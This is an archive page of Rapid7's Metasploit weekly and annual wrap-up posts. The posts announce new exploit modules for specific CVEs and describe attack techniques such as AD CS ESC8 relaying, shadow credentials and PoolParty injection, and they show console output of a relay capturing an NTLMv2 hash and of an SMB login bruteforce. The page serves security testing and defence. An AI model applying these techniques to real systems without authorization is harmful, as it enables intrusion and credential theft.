Tag Archives: Metasploit

Metasploit Weekly Wrap-Up 02/14/2025

Post Syndicated from Christopher Granleese original https://blog.rapid7.com/2025/02/14/metasploit-weekly-wrap-up-45/

New module content (2)

Unauthenticated RCE in NetAlertX

Metasploit Weekly Wrap-Up 02/14/2025

Authors: Chebuya (Rhino Security Labs) and Takahiro Yokoyama
Type: Exploit
Pull request: #19868 contributed by Takahiro-Yoko
Path: linux/http/netalertx_rce_cve_2024_46506
AttackerKB reference: CVE-2024-46506

Description: A new module for an unauthenticated remote code execution bug in NetAlertX (CVE-2024-46506). An unauthenticated attacker can change the system configuration and then compel the application to run arbitrary system commands, leading to remote code execution.

mySCADA myPRO Manager Unauthenticated Command Injection (CVE-2024-47407)

Author: Michael Heinzl
Type: Exploit
Pull request: #19846 contributed by h4x-x0r
Path: windows/scada/mypro_mgr_cmd
AttackerKB reference: CVE-2024-47407

Description: A module for mySCADA myPRO Manager exploiting a command injection vulnerability (CVE-2024-47407) in the email parameter.

Enhancements and features (2)


  • #19851 from zeroSteiner – Updates the ad_cs_cert_template module to parse and display the flags field.
  • #19869 from adfoster-r7 – Removes the datastore_fallbacks feature flag and the corresponding code now that it is enabled by default.

Bugs fixed (3)

  • #19729 from sempervictus – Adds a fix for when an msfuser has established a shell session and wants to run a command on the target that also happens to be a built-in Metasploit command. Prior to this, it was not possible as MSF would intercept the command and run the built-in version. This was fixed by allowing the user to prepend built-ins with ‘.’ to pass-through execution of the intended command (such as ‘.help’ being executed as ‘help’) to the target.
  • #19842 from jheysel-r7 – When setting the JOHNPWFILE datastore option in a module that includes the Msf::Exploit::Remote::SMB::Server::HashCapture, NTLMv1 hashes were incorrectly being placed in the NTLMv2 hash file.
  • #19873 from adfoster-r7 – Remove report note calls from the ldap_esc_vulnerable_cert_finder as they were no longer needed and caused a side-effect crash in some codepaths.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 02/07/2025

Post Syndicated from Christophe De La Fuente original https://blog.rapid7.com/2025/02/07/metasploit-weekly-wrap-up-02-07-2025/

Gathering data and improving workflows

Metasploit Weekly Wrap-Up 02/07/2025

This week’s release includes 2 new auxiliary modules targeting Argus Surveillance DVR and Ivanti Connect Secure. The former, contributed by Maxwell Francis, and based on the work of John Page, can be used to retrieve arbitrary files on the target’s filesystem by exploiting an unauthenticated directory traversal vulnerability. The latter, brought by our very own Martin Šutovský, is a HTTP login scanner for Ivanti Connect Secure. This release also adds many improvements related to our Github continuous integration process and to the AD CS attack-based workflow. Thanks to the community for making Metasploit great!

New module content (2)

Argus Surveillance DVR 4.0.0.0 – Directory Traversal

Authors: John Page and Maxwell Francis
Type: Auxiliary
Pull request: #19847 contributed by TheBigStonk
Path: gather/argus_dvr_4_lfi_cve_2018_15745
AttackerKB reference: CVE-2018-15745

Description: Adds a module which exploits CVE-2018-15745, an unauthenticated directory traversal leading to file disclosure in Argus Surveillance DVR 4.0.0.0.

Ivanti Connect Secure HTTP Scanner

Author: msutovsky-r7
Type: Auxiliary
Pull request: #19844 contributed by msutovsky-r7
Path: scanner/ivanti/login_scanner

Description: This adds an auxiliary module for Ivanti Connect Secure HTTP Login.

Enhancements and features (3)

  • #19779 from h00die – Adds a Github workflow to run update_wordpress_vulnerabilities.rb, update_user_agent_strings.rb and update_joomla_components.rb and to post a weekly PR with the changes from each update script. This also converts both update_joomla_components and update_user_agent_strings from python scripts to ruby scripts.
  • #19849 from zeroSteiner – This makes changes to the ldap_esc_vulnerable_cert_finder, ad_cs_cert_template and get_ticket modules to enable them to be used as part of larger workflow automation. For all three modules, it adds a return value to indicate that the operation was successful and include some relevant information. LDAP object caching has been introduced to reduce the number of queries sent to the target. A #build_certificate_details method to consolidate the collection of information about certificate templates. This ensures that all certificates are returned with common information, regardless of their vulnerability status. DNS records are looked up from LDAP to avoid crashing in instances where the DNS hostname of the CA server can not be resolved by Metasploit’s running configuration. This would be the case when a DC is targeted without the ability to resolve addresses within its domain.
  • #19856 from bwatters-r7 – This fixes certificate request behavior for the esc8 relay module as well as adds domain controller template support. The certificate generation for the Computer template now correctly requests based on the Machine template name instead of the DisplayName, which previously caused failures. When in AUTO mode and a computer login is detected, the module now attempts to generate certificates based on both the Machine and DomainController templates. This ensures that if a login is coerced from a domain controller (Petit Potam), the appropriate DC certificate is obtained.

Bugs fixed (2)

  • #19813 from h00die – Fixes an issue were Rex::Version.new was causing modules to crash when run against instances of Amazon Linux and other distributions which have a different format for displaying the kernel version.
  • #19837 from adfoster-r7 – Fixes a bug which caused incorrect creation of multiple Mdm::TaskService objects when calling report_service from modules.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 01/31/25

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2025/01/31/metasploit-weekly-wrap-up-01-31-25/

ESC4 Detection

Metasploit Weekly Wrap-Up 01/31/25

This week, Metasploit’s jheysel-r7 updated the existing ldap_esc_vulnerable_cert_finder module to include detecting template objects that can be written to by the authenticated user. This means the module can now identify instances of ESC4 from the perspective of the account that the Metasploit operator provided the credentials for. Metasploit has been capable of exploiting ESC4 for some time, but required users to know which certificate templates they had write access to. This closes an important gap in Metasploit’s AD CS coverage and should help users identify additional attack vectors. See the Metasploit AD CS documentaiton for steps on how ESC4 can be exploited using Metasploit.

New module content (1)

Craft CMS Twig Template Injection RCE via FTP Templates Path

Authors: AssetNote, Valentin Lobstein, and jheysel-r7
Type: Exploit
Pull request: #19772 contributed by jheysel-r7
Path: linux/http/craftcms_ftp_template
AttackerKB reference: CVE-2024-56145

Description: Adding new exploit module for Craft CMS, when the attacker can use malicious FTP server to gain remote code execution. This vulnerability requires PHP option register_argc_argv to be enabled.

Enhanced Modules (1)

Modules which have either been enhanced, or renamed:

  • #19816 from jheysel-r7 – This adds support to the existing ldap_esc_vulnerable_cert_finder for identifying certificate templates that are vulnerable to ESC4 from the perspective of the authenticated user.

Bugs fixed (6)

  • #19826 from zeroSteiner – Fixes two issues with the ldap_query module. The first was that the BASE_DN wasn’t being used when set. The second was that the QUERY_ATTRIBUTES was a required datastore option. Now if the QUERY_ATTRIBUTES is left unset the module will return all the attributes. This is particularly useful if the operator doesn’t know the exact attributes defined on an object because they’re looking for something.
  • #19833 from cdelafuente-r7 – This fixes an issue with the petitpotam module where in the default configuration, an incorrect service UUID was being used.
  • #19834 from sfewer-r7 – Updates the connect_ws method within the Exploit::Remote::HttpClient library to generate a RFC 6455 compliant value for the generated Sec-WebSocket-Key header.
  • #19835 from cdelafuente-r7 – This fixes an issue in the lookup logic when providing a Kerberos ticket as a file. The comparison of the SPN hostname was done as a case sensitive comparison, which prevented the ticket to be used if the user sets the *::rhostname option with a different case than the one stored in the ticket.
  • #19836 from 0xAryan – Fixes a broken blog link in the exploit/multi/http/nibbleblog_file_upload module.
  • #19843 from cdelafuente-r7 – This fixes an issue with both the ldap_login and smb_login modules. The problem is that now, some login scanner modules are not only used to discover and report valid credentials, but also to get a session (e.g. SMB session, LDAP session). This means, if Kerberos is used as the authentication method, the user can omit the password and reuse tickets from the cache. Also, if the authentication method is Schannel (LDAP), the username can also be omitted since the certificate will contain everything needed to authenticate. Prior to this fix these modules would error if they were run without the username and password fields set. The fix introduces two new boolean attributes in the CredentialCollection class ignore_private and ignore_public which indicate whether the module should be allowed to be run without a username or password.

Documentation added (1)

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Weekly Wrap-Up 01/24/2025

Post Syndicated from Jack Heysel original https://blog.rapid7.com/2025/01/24/metasploit-weekly-wrap-up-01-24-2025/

LibreNMS Authenticated RCE module and ESC15 improvements

Metasploit Weekly Wrap-Up 01/24/2025

This week the Metasploit Framework was blessed with an authenticated RCE module in LibreNMS, an autodiscovering PHP/MySQL-based network monitoring system. An authenticated attacker can create dangerous directory names on the system and alter sensitive configuration parameters through the web portal. These two defects combined to allow arbitrary OS commands inside shell_exec() calls, thus achieving arbitrary code execution.

Additionally, improvements have been made to the icpr_cert module. Metasploit users reported that when running the module with the option to add application policy OIDs to the template—typically done when attempting to exploit ESC15—the module would say that it ran successfully against a server patched for ESC15. However, no certificate application policy OIDs would be returned in the response. This behavior indicated that the server had been patched for ESC15 (CVE-2024-49019). In response to this, the module has been updated to raise an error in this scenario, notifying the user that the target is likely patched and the exploit will not be successful.

New module content (1)

LibreNMS Authenticated RCE (CVE-2024-51092)

Authors: Takahiro Yokoyama and murrant (Tony Murray)
Type: Exploit
Pull request: #19805 contributed by Takahiro-Yoko
Path: linux/http/librenms_authenticated_rce_cve_2024_51092
AttackerKB reference: CVE-2024-51092

Description: New module for exploiting CVE-2024-51092, an authenticated command injection in LibreNMS. It allows the attacker to run system commands and gain remote code execution (RCE). However, it requires a set of working credentials.

Bugs fixed (2)

  • #19808 from jheysel-r7 – Adds detection for the ESC15 patch to the icpr_cert module.
  • #19820 from adfoster-r7 – Pin the version of concurrent-ruby used to stop a crash on msfconsole bootup.

Documentation added (1)

  • #19807 from msutovsky-r7 – Clarify the usage of vars_get and vars_post in module development.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Wrap-Up 01/17/2025

Post Syndicated from Brendan Watters original https://blog.rapid7.com/2025/01/17/metasploit-wrap-up-01-17-2025/

Clarity in Cleo Exploitation

Metasploit Wrap-Up 01/17/2025

Last Month, Huntress reported that several Cleo products were being attacked in the wild, including Harmony, VLTrader, and LexiCom. Cleo announced CVE-2024-50623 and that these issues were patched in 5.8.0.21, but Huntress reported the vulnerability was still in those patched versions. Cleo later announced a new vulnerability, CVE-2024-55956, and released patches for it as well.
Rapid7 has released a top-level CVE-2024-55956 analysis covering the issues and an in-deth CVE-2024-55956 technical analysis that found the new vulnerability was patched in version 5.8.0.24 of the three affected products. The Metasploit Framework release this week contains a module for the CVE-2024-55956 vulnerability. If you run Cleo Harmony, VLTrader, and LexiCom, please make sure you are updated to version 5.8.0.24 as soon as possible; patches are available from the vendor.

New module content (3)

Pandora FMS authenticated command injection leading to RCE via LDAP using default DB password

Authors: Askar mhaskar and h00die-gr3y [email protected]
Type: Exploit
Pull request: #19738 contributed by h00die-gr3y
Path: linux/http/pandora_fms_auth_rce_cve_2024_11320
AttackerKB reference: CVE-2024-11320

Description: This adds an exploit module for Pandora FMS having a command injection vulnerability (CVE-2024-11320) in the LDAP authentication mechanism.

Ubuntu needrestart Privilege Escalation

Authors: h00die, makuga01, and qualys
Type: Exploit
Pull request: #19676 contributed by h00die
Path: linux/local/ubuntu_needrestart_lpe
AttackerKB reference: CVE-2024-48990

Description: This adds a post module which exploits needrestart on Ubuntu, before version 3.8. It allows local attackers to execute arbitrary code as root by tricking needrestart into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable.

Cleo LexiCom, VLTrader, and Harmony Unauthenticated Remote Code Execution

Authors: remmons-r7 and sfewer-r7
Type: Exploit
Pull request: #19793 contributed by sfewer-r7
Path: multi/http/cleo_rce_cve_2024_55956
AttackerKB reference: CVE-2024-55956

Description: Add an exploit module for CVE-2024-55956, an unauthenticated file write vulnerability affecting Cleo LexiCom, VLTrader, and Harmony versions 5.8.0.23 and below.

Enhancements and features (2)

  • #19734 from h00die – Adds Arch Linux compatibility to the runc_cwd_priv_esc local privilege escalation module.
  • #19752 from h00die – This enhancement adds checks for presence of pprof for Prometheus. It can detect potential denial-of-service or information leakage associated with the pprof package.

Bugs fixed (1)

  • #19800 from zeroSteiner – Fixes an exception when a custom DNS resolver is used that was preventing SRV records from resolving correctly.

Documentation added (2)

  • #19723 from cgranleese-r7 – Add documentation on how to test payload changes when opening pull requests.
  • #19794 from jheysel-r7 – Adds documentation clarify what a passive stance module is and how to declare a module passive.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro

Metasploit Wrap-Up 01/10/2025

Post Syndicated from Jacquie Harris original https://blog.rapid7.com/2025/01/10/metasploit-wrap-up-01-10-2025/

New module content (4)

GameOver(lay) Privilege Escalation and Container Escape

Metasploit Wrap-Up 01/10/2025

Authors: bwatters-r7, g1vi, gardnerapp, and h00die
Type: Exploit
Pull request: #19460 contributed by gardnerapp
Path: linux/local/gameoverlay_privesc
AttackerKB reference: CVE-2023-2640

Description: Adds a module for CVE-2023-2640 and CVE-2023-32629, a local privilege escalation in some Ubuntu kernel versions by abusing overly-trusting OverlayFS features.

Clinic’s Patient Management System 1.0 – Unauthenticated RCE

Authors: Aaryan Golatkar and Oğulcan Hami Gül
Type: Exploit
Pull request: #19733 contributed by aaryan-11-x
Path: multi/http/clinic_pms_fileupload_rce
AttackerKB reference: CVE-2022-40471

Description: New exploit module for Clinic’s Patient Management System 1.0, also dubbed as CVE-2022-40471. The module exploits unrestricted file upload, which can be further used to get remote code execution (RCE) through a malicious PHP file.

WordPress WP Time Capsule Arbitrary File Upload to RCE

Authors: Rein Daelman and Valentin Lobstein
Type: Exploit
Pull request: #19713 contributed by Chocapikk
Path: multi/http/wp_time_capsule_file_upload_rce
AttackerKB reference: CVE-2024-8856

Description: This exploits a Remote Code Execution (RCE) vulnerability identified as CVE-2024-8856 in the WordPress WP Time Capsule plugin (versions ≤ 1.22.21). This vulnerability allows unauthenticated attackers to upload and execute arbitrary files due to improper validation within the plugin.

WSO2 API Manager Documentation File Upload Remote Code Execution

Authors: Heyder Andrade <@HeyderAndrade>, Redway Security <redwaysecurity.com>, and Siebene@ <@Siebene7>
Type: Exploit
Pull request: #19647 contributed by heyder
Path: multi/http/wso2_api_manager_file_upload_rce

Description: Adds an exploit module for a vulnerability in the ‘Add API Documentation’ feature of WSO2 API Manager and allows malicious users with specific permissions to upload arbitrary files to a user-controlled server location. This flaw allows for RCE on the target system.

Enhancements and features (4)

  • #19546 from adfoster-r7 – Improves the database module cache performance from ~3 minutes to ~1 minute by performing bulk inserts of module metadata instead of multiple smaller inserts for every module/reference/author/etc.
  • #19660 from zeroSteiner – Updates OptEnum to validate values without being case sensitive while preserving the case the author was expecting.
  • #19715 from oddlittlebird – Improves db/README.md documentation.
  • #19718 from sjanusz-r7 – Expose the currently authenticated rpc_token to RPC handlers.

Bugs fixed (3)

  • #19719 from bwatters-r7 – The bug in fetch payload resulted in malformed bash command when setting FETCH_DELETE to true, causing syntax error. While we fixed the original error, when we were testing the fix, we noticed a race condition – causing deleting the payload file before executing it. In the final fix, we added random sleep between executing and deleting to prevent race condition and to keep bash syntax integrity.
  • #19721 from bwatters-r7 – This updates the way the module checks the Windows build version to determine if it’s vulnerable to CVE-2020-0668.
  • #19739 from sjanusz-r7 – Fixes an issue with the post/multi/recon/local_exploit_suggester module which would crash if a TARGET value was set.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the [Metasploit Framework repo][repo] (master branch) for the latest.
To install fresh without using git, you can use the open-source-only [Nightly Installers][nightly] or the
commercial edition Metasploit Pro

Metasploit 2024 Annual Wrap-Up

Post Syndicated from Spencer McIntyre original https://blog.rapid7.com/2025/01/03/metasploit-2024-annual-wrap-up/

Metasploit 2024 Annual Wrap-Up

Another year has come and gone, and the Metasploit team has taken some time to review the year’s notable additions. This year saw some great new features added, Metasploit 6.4 released and a slew of new modules. We’re grateful to the community members new and old that have submitted modules and issues this year. The real privilege escalation was the privilege of working with the contributors and friends we made along the way. And so, as is tradition, let us begin the 2024 annual recap.

HTTP Relaying and ESC8

Metasploit continues to expand support for Active Directory Certificate Services AD CS attacks, also known as ESC attacks. These attacks have been popular since they were announced three years ago, and the complexity and ubiquity of enterprise AD CS setups has rendered them “gifts that keep on giving” for attackers and pen testers alike. This year, we added support for ESC8, a vulnerability in AD CS Web Enrollment service, in which authentication from a user’s SMB connection can be relayed to a Certificate Web Enrollment endpoint and used to generate a valid certificate for authentication. This means that if an attacker can coerce a user to attempt to access an SMB share, their authentication can be relayed to a certificate server for authentication. Once authenticated, the session will allow the attacker to mint certificates for any template they have permissions to access. Unlike many AD CS attacks, this is not necessarily due to a misconfiguration in a template, but is an effect of the Web Enrollment service’s use of NTLM over HTTP, which does not enable relaying protections by default.

msf6 auxiliary(server/relay/esc8) > show options

Module options (auxiliary/server/relay/esc8):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CAINPWFILE                      no        Name of file to store Cain&Abel hashes in. Only supports NTLMv1 hashes. Can be a path.
   JOHNPWFILE                      no        Name of file to store JohnTheRipper hashes in. Supports NTLMv1 and NTLMv2 hashes, each
                                              of which is stored in separate files. Can also be a path.
   MODE           AUTO             yes       The issue mode. (Accepted: ALL, AUTO, QUERY_ONLY, SPECIFIC_TEMPLATE)
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RELAY_TARGETS                   yes       Target address range or CIDR identifier to relay to
   RELAY_TIMEOUT  25               yes       Seconds that the relay socket will wait for a response after the client has initiated
                                             communication.
   RPORT          80               yes       The target port (TCP)
   SMBDomain      WORKGROUP        yes       The domain name used during SMB exchange.
   SRVHOST        0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local
                                              machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        445              yes       The local port to listen on.
   SRV_TIMEOUT    25               yes       Seconds that the server socket will wait for a response after the client has initiated
                                              communication.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /certsrv/        yes       The URI for the cert server.
   VHOST                           no        HTTP server virtual host


   When MODE is SPECIFIC_TEMPLATE:

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CERT_TEMPLATE                   no        The template to issue if MODE is SPECIFIC_TEMPLATE.


Auxiliary action:

   Name   Description
   ----   -----------
   Relay  Run SMB ESC8 relay server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/relay/esc8) > set RELAY_TARGETS 10.5.132.182
RELAY_TARGETS => 10.5.132.182
msf6 auxiliary(server/relay/esc8) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/relay/esc8) > 
[*] SMB Server is running. Listening on 0.0.0.0:445
[*] Server started.
[*] New request from 10.5.132.191
[*] Received request for EXAMPLE\Administrator
[*] Relaying to next target http://10.5.132.182:80/certsrv/
[+] Identity: EXAMPLE\Administrator - Successfully authenticated against relay target http://10.5.132.182:80/certsrv/
[SMB] NTLMv2-SSP Client     : 10.5.132.182
[SMB] NTLMv2-SSP Username   : EXAMPLE\Administrator
[SMB] NTLMv2-SSP Hash       : Administrator::EXAMPLE:9a0ad3b11b1b3471:b97c9d53262316974c31219cd6dd2f00:01010000000000009e0f749d1b53db013d142354bb7d5da90000000002000e004500580041004d0050004c00450001001e00570049004e002d00440052004300390048004300440049004d0041005400040016006500780061006d0070006c0065002e0063006f006d0003003600570049004e002d00440052004300390048004300440049004d00410054002e006500780061006d0070006c0065002e0063006f006d00050016006500780061006d0070006c0065002e0063006f006d00070008009e0f749d1b53db01060004000200000008003000300000000000000001000000002000007eb46f894f1cad59192724ba6164849c3e04a00c54dae36b065603553ff355c40a001000000000000000000000000000000000000900220063006900660073002f00310030002e0035002e003100330035002e003200300031000000000000000000

[+] Certificate generated using template User and EXAMPLE\Administrator
[+] Certificate for EXAMPLE\Administrator using template User saved to /home/tmoose/.msf4/loot/20241220141352_default_10.5.132.182_windows.ad.cs_360378.pfx
[*] Received request for EXAMPLE\Administrator
[*] Identity: EXAMPLE\Administrator - All targets relayed to

Meterpreter’s PoolParty

In November 2024, the Metasploit Framework improved the Windows Meterpreter capabilities by including the PoolParty Injection technique to perform code injection into remote processes. The new technique functions as a replacement to the common kernel32!CreateRemoteThread technique. This increased the stealth skills of the Meterpreter agent without removing any functionality already present. Significant effort was made to implement the cleanest injection technique in a transparent manner to the user and avoid leaving any footprint in memory after a successful injection. Currently the PoolParty injection is based on the TP_DIRECT_INSERTION variant and supports code injection on 64-bit Windows 10 and newer systems. Injection to and from WoW64 processes is partially implemented due to some security restrictions. Injection is currently limited to WoW64 to x64.

LDAP Improvements

Over the past couple of years Metasploit has improved its LDAP support substantially. There are troves of data points available in Active Directory via LDAP that aid in various attack workflows. Some examples include the domain SID, the number of computers a normal user can add, kerberoastable-accounts, vulnerable ESC templates and more. To aid users in accessing this information, Metasploit has continued to make LDAP improvements this year.

Metasploit 6.4 included multiple new protocol-based session types, one of which was LDAP. The ldap_login module can be used to open an interactive LDAP session, enabling the user to take multiple actions without needing to reconnect and reauthenticate to the target server. This feature is currently disabled by default, but can be enabled using set ldap_session_type true and then restarting Metasploit. Once established, these sessions can be used to run queries from the command line, or certain auxiliary modules, such as ldap_query and ldap_esc_vulnerable_cert_finder can use the session to gather information.

In addition to the new session type, Metasploit has added support for both channel binding and signing to enable users to operate in hardened environments. Now when Metasploit authenticates to an LDAP service, it’ll automatically use signing or channel binding as applicable based on the configuration. Signing can also be controlled using the LDAP::Signing datastore option which supports three values:

  • disabled – never use signing, useful for verifying a server is requiring signing
  • auto – signing will be used when it is necessary
  • required – signing will always be used

Channel binding is always used when SSL is in use. Metasploit supports channel binding for both NTLM and Kerberos authentication.

Metasploit 6.4 Released

This year Metasploit 6.4 released with multiple features; including the new dns command which grants the user a high degree of control over how DNS queries should be processed, and adds support for multiple new session types (PostgreSQL, MSSQL, MySQL and SMB) with the CreateSession option:

msf6 > use scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > run rhost=192.168.123.133 username=vagrant password=vagrant CreateSession=true

[*] 192.168.123.133:445   - 192.168.123.133:445 - Starting SMB login bruteforce
[+] 192.168.123.133:445   - 192.168.123.133:445 - Success: '.\vagrant:vagrant' Administrator
[*] SMB session 2 opened (192.168.123.1:52253 -> 192.168.123.133:445) at 2024-03-19 12:07:15 +0000

Each new session type supports different capabilities such as querying databases, using the SQL/SMB session with exploit modules to gain native sessions, and exploring and manipulating remote file systems:

msf6 auxiliary(scanner/smb/smb_login) > sessions -i -1
[*] Starting interaction with 1…
SMB (192.168.123.133) > ls
[-] No active share selected. Use the shares command to view available shares, and shares -i <id> to interact with one
SMB (192.168.123.133) > shares
Shares
======
    #  Name      Type          comment
    -  ----      ----          -------
    0  ADMIN$    DISK|SPECIAL  Remote Admin
    1  C$        DISK|SPECIAL  Default share
    2  foo       DISK
    3  IPC$      IPC|SPECIAL   Remote IPC
    4  NETLOGON  DISK          Logon server share
    5  SYSVOL    DISK          Logon server share

SMB (192.168.123.133) >

Metasploit 6.4 also continued to enhance support for Kerberos workflows:

Module Highlights

CVE-2023-22527
Metasploit had a great start to 2024 with the addition of a module for CVE-2023-22527 in January, which was an unauthenticated RCE in Atlassian Confluence. This module was written by Metasploit’s Spencer McIntyre aka zeroSteiner. Due to an SSTI flaw that allows an OGNL expression to be evaluated, Metasploit users can obtain OS command execution in the context of the service account. On Windows the service account is NT AUTHORITY\NETWORK SERVICE which, don’t forget, can easily be escalated to NT AUTHORITY\SYSTEM using the RPCSS namedpipe impersonation technique in Meterpreter, just type: “getsystem -t 4”!

CVE-2024-21893 + CVE-2024-21887
February kept the good times rolling with an exploit chain that works against both Ivanti Connect Secure and Ivanti Policy Secure from Rapid7’s research extraordinaire, Stephen Fewer. This module combined CVE-2024-21893, a SSRF vulnerability, with a command injection vulnerability tracked as CVE-2024-21887 in order to achieve unauthenticated remote code execution in the context of the root user.

Shadow Credentials
The Shadows Credential’s module was an incredible addition to Metasploit’s Active Directory exploit capabilities. Using an account that has write permissions over another user account object, the module adds a public key credential object to the user account’s msDS-KeyCredentialLink property, and then uses the existing PKINIT functionality in the get_ticket module to authenticate as that user. This module was written by Metasploit aficionado Ashley Donaldson aka smashery.

CVE-2024-3400
April saw some amazing additions to the Metasploit Framework including a very impactful exploit module for CVE-2024-3400. PAN-OS GlobalProtect Gateway and GlobalProtect Portal deployments with the default telemetry service enabled could be remotely exploited without authentication in order to gain code execution in the context of the root user. Rapid7’s very own Ryan Emmons PR’d this module and it was the only module this year to be awarded the “hotness” label in github, very cool.

CVE-2023-43177
This module, while being a great addition to the framework, also highlighted some great Rapid7 collaboration: the vulnerability was originally discovered by Rapid7’s Ryan Emmons and was written by the one and only Christophe De La Fuente. The exploit module leverages an Improperly Controlled Modification of Dynamically-Determined Object Attributes vulnerability (CVE-2023-43177) to achieve unauthenticated remote code execution in the context of the Administrator user on Windows and the root user on Linux.

Progress Loadmaster sudo abuse privilege escalation
In May we saw the exploitation of Progress (Kemp) Loadmaster. The vulnerability lies in the configuration to allow sudo to auto elevate when run with certain files, but grants the non-root user bal write permissions to those files. The exploit module simply overwrites one of the files that auto-elevates with /bin/bash and runs a payload within a root-enabled /bin/bash session. This heavy hitting privilege escalation module was brought to us by Metasploit powerhouse, Brendan Watters on the 10th of May.

CVE-2024-29824
July brought some of the hottest weather to the northern hemisphere it also brought some of the hottest vulns to the Metasploit Framework with the addition of yet another fantastic exploit module from Christophe De La Feunte: The Ivanti Endpoint Manager (EPM) SQLi to RCE module. This exploit works by sending a soap envelope to the application targeting one poor unsanitized database parameter which pays the ultimate price of allowing the query to be escaped and EXEC xp_cmdshell to be run. The SQLi allows for RCE in the context of the NT Service\MSSQL$LDMSDATA user.

CVE-2024-6670
While Progress WhatsUp Gold made headlines with CVE-2024-6670, community contributor h4x-x0r made haste writing an exploit module adding yet another high impact exploit module in their rookie year of Metasploit framework contributions. The vulnerability allows an unauthenticated attacker to change the password of an existing user to an attacker-controlled value potentially giving up administrative control over the application.

CVE-2024-43917
Some kids got tricks on Halloween but Metasploit got a treat – an exploit module for a SQLi in TI WooCommerce Wishlist. Submitted by one of the hardest working Metasploit community members Valentin Lobstein aka Chocapikk, this was only one of 10 WordPress plugin modules they contributed this year. We decided to highlight this particular module because with it came an entire library of SQLi functionality specifically designed to help facilitate SQLi exploitation against WordPress plugins. We love seeing this type of reusability being added to the framework.

CVE-2024-35230
They say when it rains it pours and this is all too true when looking at the amount of vulnerabilities discovered in the Windows Kernel Streaming family of drivers this year. This module, written by Metasploit’s Jack Heysel, targeted an Access Mode Mismatch LPE in ks.sys. The vulnerable driver had hardcoded the RequestorMode parameter of a KTHREAD structure to KernelMode, which eventually allows for user supplied code to be executed with SYSTEM level privileges. This bug can be found lurking in the depths of Windows 2008 SP2 all the way up to present day Windows 11 and Server 2022.

CVE-2024-27596
It wouldn’t be a proper year without some fun WordPress vulnerabilities. The CVE-2024-27596 was quite memorable as the vulnerability was contained in a popular wp-automatic plugin. The best part was that an unauthenticated user was able to perform SQL injection and even get remote code execution by uploading a malicious module. As SQL injection allows an attacker to create an admin account, the WordPress site is fully compromised.

CVE-2023-0386
This vulnerability was discovered last year, however, it has been added into Metasploit as a module only recently. And it’s one of easy-to-exploit privilege escalations. The reason why it’s so interesting is that it combines the setuid and overlay file system to run binary as root.

CVE-2024-37081
The vulnerabilities in VMWare products are always of very high interest, as these vulnerabilities can be often misused by threat actors. The CVE-2024-37081 is local privilege escalation in vCenter 8.0.0.10200 caused by misconfiguration. This misconfiguration allows the attacker to run sudo commands with preserved environmental variables such as PYTHONPATH,VMWARE_PYTHON_PATH and so.

CVE-2023-7028
When it comes to version control systems, accounts are the identity of the developer. Compromising the identity exposes the whole codebase to risk. This year, we implemented a module for CVE-2023-7028, Github account takeover. This vulnerability can be exploited without any user interaction. If the attacker provides two emails in the request for password reset – administrator’s email and attacker’s email – the reset code for the admin account gets sent back to both emails.

Remote Code Execution in CUPS
https://github.com/rapid7/metasploit-framework/pull/19630
https://github.com/rapid7/metasploit-framework/pull/19510

The CUPS vulnerability made big headlines this year. The reason is that CUPS exposed a UDP service, which was listening for any host to connect. Of course, CUPS service was vulnerable itself, allowing the attacker to execute remote code via specially crafted print jobs. The vulnerability allowed remote code execution on virtually any Linux machine that runs a vulnerable version of CUPS. We have implemented a module (cups_browsed_info_disclosure) for scanning for vulnerable CUPS services and also a module for exploitation (cups_ipp_remote_code_execution).

Community Stats Recap

The entire Metasploit team would like to give a big thank you to all the contributors who added content in 2024. Your ideas and contributions make this tool greater every year. We saw code additions from 62 contributors, including 39 first-time contributors.

Here are some stats for 2024:

  • Number of new modules: 165
  • Number of new bug fixes: 142
  • Number of new enhancements: 161
  • Number of new documentations: 19
  • Number of new payload enhancements: 4

Contributors in 2024 (ordered by count)

  • h00die
  • Chocapikk
  • jvoisin
  • smashery
  • h00die-gr3y
  • h4x-x0r (new in 2024)
  • nrathaus
  • bcoles
  • errorxyz
  • upsidedwn (new in 2024)
  • The-Pink-Panther (new in 2024)
  • Takahiro-Yoko (new in 2024)
  • DaveYesland (new in 2024)
  • NtAlexio2 (new in 2024)
  • heyder
